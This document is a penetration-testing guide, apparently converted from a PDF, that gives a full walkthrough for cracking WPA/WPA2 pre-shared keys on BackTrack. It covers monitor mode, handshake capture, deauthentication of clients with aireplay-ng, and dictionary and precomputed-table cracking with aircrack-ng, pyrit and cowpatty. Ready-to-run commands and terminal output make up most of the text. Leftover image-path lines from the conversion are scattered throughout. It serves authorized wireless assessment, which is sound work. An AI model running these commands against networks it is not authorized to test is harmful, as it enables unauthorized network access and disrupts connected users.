

# Wireless Network Penetration Testing

## Technical Methodology & Approach

### Cracking WPA/WPA2 Encryption Pre-Shared Key (PSK) – The Standard Case



#### Assumptions:


1. Aircrack-ng suite is installed and working (built-in Back Track)
2. Pyrit is installed and working, if intending to use it.
3. Cowpatty is installed and working, if intending to use it.
4. Graphic card drivers are installed and working, if intending to harness the power of GPU (highly recommended).

The first three steps stated in later part of the document vary depending on the wireless card brand, its driver in use and the channel Access Point (AP) is running on. If things do not go smooth as per the instructions in Step1 to Step3, it is recommended to go through the relevant instructions mentioned in the following article:

[http://www.aircrack-ng.org/doku.php?id=cracking\\_wpa](http://www.aircrack-ng.org/doku.php?id=cracking_wpa)

## Step 1 – Start the wireless interface in monitor mode

The available wireless interface



```
root@bt:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:b7:70:85:f1
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
          Interrupt:20 Memory:ffcc0000-ffce0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:44 errors:0 dropped:0 overruns:0 frame:0
          TX packets:44 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2801 (2.8 KB)  TX bytes:2801 (2.8 KB)

wlan0     Link encap:Ethernet  HWaddr 00:13:e8:6c:17:8d
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)


root@bt:~#
```

```
# airmon-ng start wlan0
```

Where:

- wlan0 is the wireless interface name.

The wireless interface mon0 available in monitor mode



```
root@bt:~# airmon-ng start wlan0


Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
PID      Name
1356     dhclient3
1412     dhclient3
1804     dhclient
Process with PID 1412 (dhclient3) is running on interface wlan0

Interface      Chipset      Driver
wlan0          Intel 4965AGN,  iwlagn - [phy0]
                    (monitor mode enabled on mon0)


root@bt:~#
```

Step 2 – Start airodump-ng to collect authentication handshake and keep it running until 4-way handshake is captured

Run airodump on monitor mode enabled interface to find a available wireless networks



The list of available wireless networks, their MAC address, and the channel they are running on.




```
# airodump-ng -c 6 --bssid xx:xx:xx:xx:xx:xx -w capture mon0
```

Where:

- -c 6 is the channel for the target wireless network.
- --bssid xx:xx:xx:xx:xx:xx is the MAC address of the target AP.
- -w capture is the file name prefix for the file which will contain the IVs.
- mon0 is the interface name in monitor mode.

Re-run airodump to target the specific Access Point under scope and let it run until a 4-way handshake is obtained



Step 3 – If needed, use aireplay-ng to deauthenticate wireless client(s)

```
# aireplay-ng -0 1 -a xx:xx:xx:xx:xx:xx -c yy:yy:yy:yy:yy:yy mon
```

Where:

- -0 (zero) indicates de-authentication attack
- 1 is the number of de-authentication packets to send. The counter can be increased as per the requirement.
- -a xx:xx:xx:xx:xx:xx is the MAC address of the target AP
- -c yy:yy:yy:yy:yy:yy is the MAC address of the client to be de-authenticated. Skip this parameter to de-authenticate all the connected clients.
- mon0 is the interface name in monitor mode

This attack is used to obtain 4-way handshake by forcing client(s) to re-establish the connection.

Step 4 – Check the integrity of captured 4-way handshake using cowpatty and/or pyrit

By now it is assumed that a 4-way handshake has been captured.

```
# cowpatty -r capture.cap -c
```

A successfully complete capture of four-way handshake would return:

*Collected all necessary data to mount crack against WPA/PSK passphrase*

And an incomplete capture of four-way handshake would return:

*End of pcap capture file, incomplete four-way handshake exchange. Try using a different capture*

Or

```
# pyrit -r capture.cap analyze
```

A successfully complete capture of four-way handshake would return:

*Couple of "good" | "workable" handshakes*

And an incomplete capture of four-way handshake would return:

No valid EAOPPL-handshake + ESSID detected

### An example of a successful 4-way handshake capture

```

root@bt:~#
root@bt:~# cowpatty -r DeltaAlpha-01.cap -c
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA/PSK passphrase.
root@bt:~#
root@bt:~# pyrit -r DeltaAlpha-01.cap analyze
Pyrit 0.4.1-dev (svn r308) (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Parsing file 'DeltaAlpha-01.cap' (1/1)...
Parsed 198 packets (198 802.11-packets), got 2 AP(s)

#1: AccessPoint 01:0b:85:00:00:00 ('None'):
#1: Station 00:27:0d:4a:3a:a0
#2: AccessPoint 00:27:0d:4a:3a:a0 ('DeltaAlpha'):
#1: Station 00:21:6b:d1:4d:8a
#2: Station 00:22:fa:d0:d0:ee
#3: Station 00:22:fa:3c:9d:cc
#4: Station 00:23:14:b2:c6:28, 1 handshake(s):
#1: HMAC MD5 RC4, good, spread 1
#5: Station 00:26:ca:ad:ae:74
#6: Station 00:1f:3b:af:f7:cb
#7: Station 00:27:10:a5:cf:34, 1 handshake(s):
#1: HMAC MD5 RC4, good, spread 1
#8: Station 00:26:ca:ad:ae:74
#9: Station 00:22:fa:f5:04:38, 1 handshake(s):
#1: HMAC MD5 RC4, good, spread 1
#10: Station 88:53:2e:0f:44:c0
#11: Station 00:23:14:68:0b:70
#12: Station 58:94:fb:fc:fb:dc, 1 handshake(s):
#1: HMAC MD5 RC4, good, spread 1
root@bt:~#

```

[!] Capture the four-way handshake again in case of an incomplete four-way handshake exchange.

[!] Cowpatty sometimes, based on the manner it works, erroneously reports a bad handshake.

## Step 5 – Crack the pre-shared key in five different ways


1. Use aircrack-ng (without CUDA support) to crack the pre-shared key **(slow)**

```
# aircrack-ng -w password.lst -b xx:xx:xx:xx:xx:xx capture*.cap
```

Where:

- -w password.lst is the dictionary file.
- -b xx:xx:xx:xx:xx:xx is the MAC address of the target access point
- capture\*.cap is the file containing captured 4-way handshake.

Crack passphrase using aircrack-ng without CUDA support



2. Use Pyrit and Cowpatty to crack key on the fly (passthrough mode using CUDA) **(faster than way 1)**


Under this attack, Pyrit simply computes the hash's and pipes them directly into Cowpatty. This avoids the creation of bulky tables and their storage on hard disk.

```
# pyrit -e ESSID -i password.lst -o - -passthrough | cowpatty -d - -r capture.cap -s ESSID
```

Where:

- -e ESSID is the name of the Access Point
- -i password.lst is the dictionary file
- -o - indicates output is going to stdout
- passthrough is the mode
- capture.cap is the file containing captured 4-way handshake.

Use pyrit and cowpatty to crack the passphrase in passthrough mode




3. Use Pyrit alone to crack key on the fly (attack\_passthrough mode) (faster than way 2 and is most recommended)

```
# pyrit -e ESSID -i password.lst -r capture.cap attack_passthrough
```

Where:

- -e ESSID is the name of the Access Point
- -i password.lst is the dictionary file
- -r capture.cap is the file containing captured 4-way handshake.
- attack\_passthrough is the attack mode

Use pyrit to crack the passphrase in attack\_passthrough mode




4. Pyrit CUDA Batch Mode – Create rainbow tables with pyrit

This method is useful when more than one AP shares the same name but different passphrase or the assessment includes a “post audit” on the target to confirm the remediation.

1. Create an ESSID and add to the pyrit database

```
# pyrit -e ESSID create_essid
```


Create an ESSID and add to the database of pyrit



2. Import passwords i.e. upload the wordlist to the pyrit database

```
# pyrit -i password.lst import_passwords
```

Import password list to pyrit database




```
root@bt:~# pyrit -i darkc0de.lst import_passwords
Pyrit 0.4.1-dev (svn 1308) (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file:///...' connected.
96141 lines read. Flushing buffers....
All done.
root@bt:~#
```

3. Start the batch process. This could take a long depending on the size of the dictionary:

```
# pyrit batch
```

The batch process to create rainbow tables



```
root@bt:~# pyrit batch
Pyrit 0.4.1-dev (svn 1308) (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file:///...' connected.
Working on ESSID 'DeltaAlpha'
Processed 57/256 workunits so far (22.3%); 448 PMKs per second.
```


4. Either export rainbow tables to cowpatty or let pyrit itself crack key

Using Pyrit to crack key (**faster**)

```
# pyrit -e ESSID -r capture.cap attack_batch
```



Using pyrit with rainbow tables to crack the key

A terminal window titled 'root : bash <2>' showing the execution of the command 'pyrit -e DeltaAlpha -r DeltaAlpha-01.cap attack batch'. The output indicates that the code is distributed under the GNU General Public License v3+, connects to storage, parses the file 'DeltaAlpha-01.cap', and attempts an attack on a handshake with station 00:23:14:b2:c6:28. It reports that 59208 PMKs were tried at a rate of 1525154 PMKs per second, but the password was not found, suggesting a retry with '--all-handshakes'.

```
root@bt:~# pyrit -e DeltaAlpha -r DeltaAlpha-01.cap attack batch
Pyrit 0.4.1-dev (svn 1308) (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file:///...' connected.
Parsing file 'DeltaAlpha-01.cap' (1/1)...
Parsed 198 packets (198 802.11-packets), got 2 AP(s)

Picked AccessPoint 00:27:0d:4a:3a:a0 automatically...
Attacking handshake with station 00:23:14:b2:c6:28
Tried 59208 PMKs so far (100.0%); 1525154 PMKs per second.


Password was not found. Retry the attack with '--all-handshakes'.
root@bt:~#
```

OR

Export rainbow tables to use with cowpatty (slower)

```
# pyrit -e ESSID -o ESSID.cow export_cowpatty
```

Export rainbow tables to cowpatty

A terminal window titled 'root : bash <2>' showing the execution of the command 'pyrit -e DeltaAlpha -o DeltaAlpha.cow export\_cowpatty'. The output shows the code being distributed under the GNU General Public License v3+, connecting to storage, and exporting the rainbow tables to 'DeltaAlpha.cow'. It reports that 59208 entries were written at a rate of 7/s.


```
root@bt:~# pyrit -e DeltaAlpha -o DeltaAlpha.cow export_cowpatty
Pyrit 0.4.1-dev (svn 1308) (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file:///...' connected.
Exporting to 'DeltaAlpha.cow'...
59208 entries written. All done.7/s...
root@bt:~#
```

Once tables have been exported, they can be sent to cracker

```
# cowpatty -d ESSID.cow -r capture.cap -s ESSID
```

Use cowpatty with rainbow tables to crack the key



```
root@bt:~# cowpatty -d DeltaAlpha.cow -r DeltaAlpha-01.cap -s DeltaAlpha
Cowpatty 1.6 - WPA-PSK dictionary attack. -jwright@hasberg.com

Collected all necessary data to mount crack against WPA/PSK passphrase.
Starting dictionary attack. Please be patient.
key no. 10000: ammantasse
key no. 20000: autogovernì
key no. 30000: accumulation
key no. 40000: ammansendolo
key no. 50000: ammasserei
fread: Success
Unable to identify the PSK from the dictionary file. Try expanding your
passphrase list, and double-check the SSID. Sorry it didn't work out.


59209 passphrases tested in 0.48 seconds: 124472.59 passphrases/second
root@bt:~#
```

